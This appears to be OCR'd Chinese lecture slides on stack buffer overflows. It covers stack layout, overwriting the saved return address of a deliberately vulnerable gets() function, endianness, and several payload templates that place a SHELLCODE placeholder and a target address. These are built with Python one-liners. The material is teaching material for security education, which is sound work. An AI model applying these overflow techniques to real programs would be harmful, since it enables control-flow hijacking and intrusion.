
add程序运行过程

7. leave #part2: pop into ebp



add程序运行过程

8. ret #pop into eip



栈缓冲区溢出

Stack buffer overflow

Tips: 用python构造字符串

- 字符可以用ASCII编码表示
  - ‘A’和’\x41’是等价的
- ‘\\’表示字面的\
  - len(‘\\xff’)=4，也就是'\\xff' == '\x5c\x78\x66\x66'
- 字符串拼接
  - ‘abc’+’def’ //结果为字符串 ‘abcdef’
- 字符串乘以一个整数
  - ‘a’*5 //结果为字符串’aaaaa’
  - ‘mike’*3 //结果为字符串 ‘mikemikemike’

Tips: 用python构造字符串

- 命令行构造输入字符串
  - gdb中运行程序，提供字符串命令行参数
    - run $(python -c 'print “\x41”*100 + “\x42”*4+“\x43”*4')
  - Shell环境下，提供字符串命令行参数
    - program $(python -c 'print "\x41"*100 + "\x42"*4+"\x43"*4')
- 构造好的字符串存入文件
  - python -c 'print "\x41"*100 + "\x42"*4+"\x43"*4' > shellcode


Stack Smashing

- 最常见的一种buffer overflow
- 攻击者能够overflow哪些值?
  - 局部变量
  - 保存的帧指针（SFP，Saved Frame Pointer）
  - 函数参数
  - 返回地址（RIP，Return Instruction Pointer，or old EIP）
- 当从一个函数返回时，EIP被设置为RIP。如果能overflow RIP?

覆盖RIP

如果攻击者想执行位于地址 `0xdeadbeef` 的指令，攻击者如何构造输入给gets函数?

gets函数从这里开始写数据，可以覆盖在这之上的全部空间，包括RIP





```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

覆盖RIP

- 输入： `'A' * 24 + '\xef\xbe\xad\xde'`
  - 24 字节垃圾用于填充name和SFP
  - 然后是想要执行的指令的地址
    - 注意地址是以小端格式书写


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

这里的NULL byte表示字符串结束符，是gets()函数自动添加的



插播：big endian vs little endian

- 字节序(endianness)：多字节数据在内存中的字节顺序，取决于计算机的体系架构
- 大端字节序：存储最重要的字节在最小的地址，而最不重要的字节在最大的地址
- 小端字节序：存储最最不重要的地址在最小的地址，而最重要的字节在最大的地址
- 字节序不影响数组元素的顺序，不影响字节内部bit的顺序




攻击的基本步骤

1. 找到一个buffer overflow漏洞
2. 编写/选择一个恶意的shellcode部署到一个确定的内存地址
3. 用shellcode的地址覆盖RIP
   - 通常，部署shellcode和覆盖RIP可以通过一个函数调用完成（如gets()函数）
4. 从函数调用返回
5. 开始执行恶意shellcode

构造Exploits

如果shellcode是12字节，name的地址是0xbfffcd40,攻击者应该如何构造gets()函数的输入?


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



构造Exploits：方式（1）

- 输入：`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`
  - 12 字节shellcode
  - 12 字节任意数据覆盖name的余下空间和SFP
  - 4字节的shellcode地址


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



构造Exploits：方式（2）

- 或者: `'A' * 12 + SHELLCODE + '\x4c\xcd\xff\xbf'`
  - 呵呵！地址变了?
    - 注意如何计算覆盖RIP的值 (**name + 12**)!


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



构造Exploits：方式（3）

如果shellcode太大，无法存放在name[]数组，怎么处理？例如shellcode为28-字节，如何构造输入?


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



构造Exploits：方式（3）

- 解决方案：把shellcode置于RIP之后
  - 因为gets()函数能够让我们向上覆盖足够多的数据
  - 如何计算跳转地址?
- 输入: `'A' * 24 + '\x5c\xcd\xff\xbf' + SHELLCODE`
  - 24字节任意数据
  - 4字节shellcode的地址
  - 28字节shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



BOF攻击总结

- 通过注入特意构造的数据导致劫持控制流
- 需要能将shellcode部署到**地址已知**、**大小合适**的内存区域
  - 缓冲区开始位置
  - 缓冲区中间位置
  - 主调函数的栈帧
  - ……
- **关键！！！** 需要用shellcode的地址覆盖RIP

BOF的完整过程

BOF的完整过程（1）

输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

